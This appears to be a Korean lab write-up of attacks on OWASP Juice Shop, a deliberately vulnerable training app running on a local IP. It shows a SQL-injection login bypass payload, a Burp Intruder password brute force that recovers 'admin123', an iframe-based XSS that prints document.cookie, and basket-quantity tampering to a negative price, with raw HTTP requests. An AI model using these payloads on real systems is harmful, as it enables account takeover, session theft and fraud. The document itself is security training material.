



id와 비번이 평문으로 쿠키값에 저장됨.



리뷰 작성하면 id가 노출됨



이 id를 토대로 비밀번호를 브루트포같은 무차별 대입공격으로 계정을 취득할 수 있음.



리뷰 작성한 두 계정 id 확보

admin 계정 로그인 시도


A screenshot of a 'Login' form on a dark background. The 'Email*' field contains 'admin@juice-sh.op'. The 'Password*' field contains 'test' and has a toggle icon. Below the fields is a link 'Forgot your password?'. At the bottom is a 'Log in' button and a 'Remember me' checkbox.

Request

```
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.240.133:3333
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.240.133:3333/
8 Content-Type: application/json
9 Content-Length: 47
10 Origin: http://192.168.240.133:3333
11 Connection: keep-alive
12 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss
13 Priority: u=0
14
15 {
  "email": "admin@juice-sh.op",
  "password": "test"
}
```

로그인 id에 sql 인젝션 시도.

비번은 아무거나 삽입해도 상관없음.



The screenshot shows a login form on a dark-themed website. The form has two input fields: 'Email*' and 'Password*'. The 'Email*' field contains the text 'admin@juice-sh.op' followed by a SQL injection payload '---'. The 'Password*' field contains the text 'abcd'. Below the password field is a link that says 'Forgot your password?'. At the bottom of the form is a 'Log in' button with a right-pointing arrow icon, and a checkbox labeled 'Remember me'.

Login

Email*
admin@juice-sh.op'---

Password*
abcd


[Forgot your password?](#)

☐ Remember me

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)


[<> Jump to related coding challenge](#)


All Products



이렇게 admin 계정으로 로그인 성공.


그 다음 페이지의 소스 코드를 보는데 url 의 정보들을 확인할 수 있었다.
그중 맨 처음에 있는 url을 접속해보았다.





Registered Users		
	admin@juice-sh.op	
	jim@juice-sh.op	
	bender@juice-sh.op	
	bjoern.kimminich@gmail.com	
	ciso@juice-sh.op	
	support@juice-sh.op	
	morty@juice-sh.op	
	mc.safesearch@juice-sh.op	
	J12934@juice-sh.op	
	wurstbrot@juice-sh.op	

이렇게 adminstraion 세션에 들어오면 여러 사용자의 계정정보를 확인할 수 있다.



리뷰 삭제도 가능하다.

이번에는 무차별대입공격 스나이퍼 어택을 실행해 보았다.

그 전에 칼리에 패스워드 사전을 인스톨 했다.


```
(kali@kali)-[~]
$ sudo apt install seclists
[sudo] password for kali:
The following package was automatically installed and is no longer required:
  libcrypt-dev
Use 'sudo apt autoremove' to remove it.

Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 2274
  Download size: 545 MB
  Space needed: 1,935 MB / 61.8 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2025.3-0
kali1 [545 MB]
```

그리고



여기서 payload configuration에 만든 seclists를 load해 주었다 .

/usr/share/seclists/password/common-credentials/best1050.txt (load한 경로)

그 다음 공격 시도

4. Intruder attack of http://192.168.240.133:3333

Results						
Positions						
Capture filter: Capturing all items						
View filter: Showing all items						
Request	Payload	Status code	Response received	Error	Timeout	Length
0		401	10			413
1	-----	401	134			413
2	0	401	6			413
3	000000	401	9			413
4	0000000	401	6			413
5	00000000	401	8			413
6	000000000	401	8			413
7	0987654321	401	8			413


이제 상태코드가 다른 것을 찾으면 된다.

Results						
Positions						
Capture filter: Capturing all items						
View filter: Showing all items						
Request	Payload	Status code	Response received	Error	Timeout	Length
117	admin123	200	64			1170
0		401	10			413
1	-----	401	134			413
2	0	401	6			413
3	000000	401	9			413
4	0000000	401	6			413
5	00000000	401	8			413
6	000000000	401	8			413

admin123 비밀번호 획득완료..


그 다음 xss를 시도 해보았다.

그냥 <script> 로 실행해보았는데 슬래시가 필터링 되길래iframe을 활용해보았다.




xss 성공.

그래서 document.cookie 시도.



이렇게 쿠키도 출력 시킬 수 있음

다음으로는 장바구니를 보다가 장바구니에 담은 개수를 수정할 수 있을 것 같다는 생각이 들어서
애플 주스를 장바구니에 담았다.



버프스위트로 들어가서 보니

Send

Cancel

< ▾

> ▾

Request

Pretty

Raw

Hex

ln

```

sInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsawMvaWlnZ2VzL3VwbG9hZHM
vZGVmYXVsZEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGZSI
6dHJlZSwiY3JlYXRlZEF0IjoimjAyNi0wOC0yMCAwNT0lNTowNy40NjAgKzA
wOjAwIiwidXBkYXRlZEF0IjoimjAyNi0wOC0yMCAwODowMzo0Ni43MTUgKzA
wOjAwIiwizGVsZXRLZEF0IjpudWxsfsWiYmlkIjoxLCJpYXQiOjE3ODcyMTk
2Mjh9.sAlBONjxy-vggTzXpAOP-nIoERBU49K30zzKLF4x2FjQaZTfqPT39H
LYx3bIZHMaGFSLSsXWFSSDPnXRb8JbywnY6m1Zieg0_d0hDNGiSgkFuBZ8D2
CUiNqs2STqwpJxTcWDvxkkQWVJlj5cmpm3-VDLQtbaDAdbxJ7-ufZmah4
9 Content-Type: application/json
10 Content-Length: 14
11 Origin: http://192.168.240.133:3333
12 Connection:.keep:alive
13 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
Wgo9XKVmEbD0BeJl3wMZGMacNSLurrhZPt1Vs9oGnpYqNj2QxPvL574rzKRL
; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJkYXRhIjp7ImlkIjoxLCJ
lc2VybmFtZSI6IiIsImVtYWlsIjoiyWRtaW5AanVpY2UtY2gub3AiLCJwYXN
zd29yZCI6IjRlNDMxNmRmODg4NmYxYmM4MjJjZDA2ZTBhNTVhNzJlIiwicm9
sZSI6ImFkbWluIiwizGVsZXRLZEF0IjoimjAyNi0wOC0yMCAwODowMzo0Ni43MTUgKzA
wOjAwIiwizGVsZXRLZEF0IjpudWxsfsWiYmlkIjoxLCJpYXQiOjE3ODcyMTk
2Mjh9.sAlBONjxy-vggTzXpAOP-nIoERBU49K30zzKLF4x2FjQaZTfqPT39H
LYx3bIZHMaGFSLSsXWFSSDPnXRb8JbywnY6m1Zieg0_d0hDNGiSgkFuBZ8D2
CUiNqs2STqwpJxTcWDvxkkQWVJlj5cmpm3-VDLQtbaDAdbxJ7-ufZmah4
14 Priority: u=4
15
16 {
    "quantity":1
}

```

개수를 1인 것을 확인할 수 있는데 저 값을 수정하고 보내준 다음 새로고침을 해주면 값이 바뀌는 것을 확인할 수 있다.

Your Basket (admin@juice-sh.op)



Apple Juice
(1000ml)



-100



1.99₩



Total Price: -199₩

Checkout

You will gain 0 Bonus Points from this order!

그 다음 Checkout한다음

Select an address



Administrator

0815 Test Street, Test,
Test, 4711

Test

+ Add New Address

> Continue

주소를 만들고 CContinue하고 배송속도를 지정한 다음 컨티뉴를 하면

Choose a delivery speed

		Price	Expected Delivery
☒	One Day Delivery	0.99₩	1 Days
☐	Fast Delivery	0.50₩	3 Days
☐	Standard Delivery	0.00₩	5 Days
< Back		> Continue	

주문을 할 수 있었다.

Delivery Address
Administrator
0815 Test Street, Test,
Test, 4711
Test
Phone Number
1234567890

Payment Method
Digital Wallet

Your Basket
(admin@juice-sh.op)



Apple Juice
(1000ml)

-100

1.99₩

Order Summary

Items	-199.00₩
Delivery	0.99₩
Promotion	0.00₩
Total Price	-198.01₩

Place your order and pay

You will gain 0 Bonus Points from this order!

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in 1 days.


Delivery Address
Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890

Order Summary

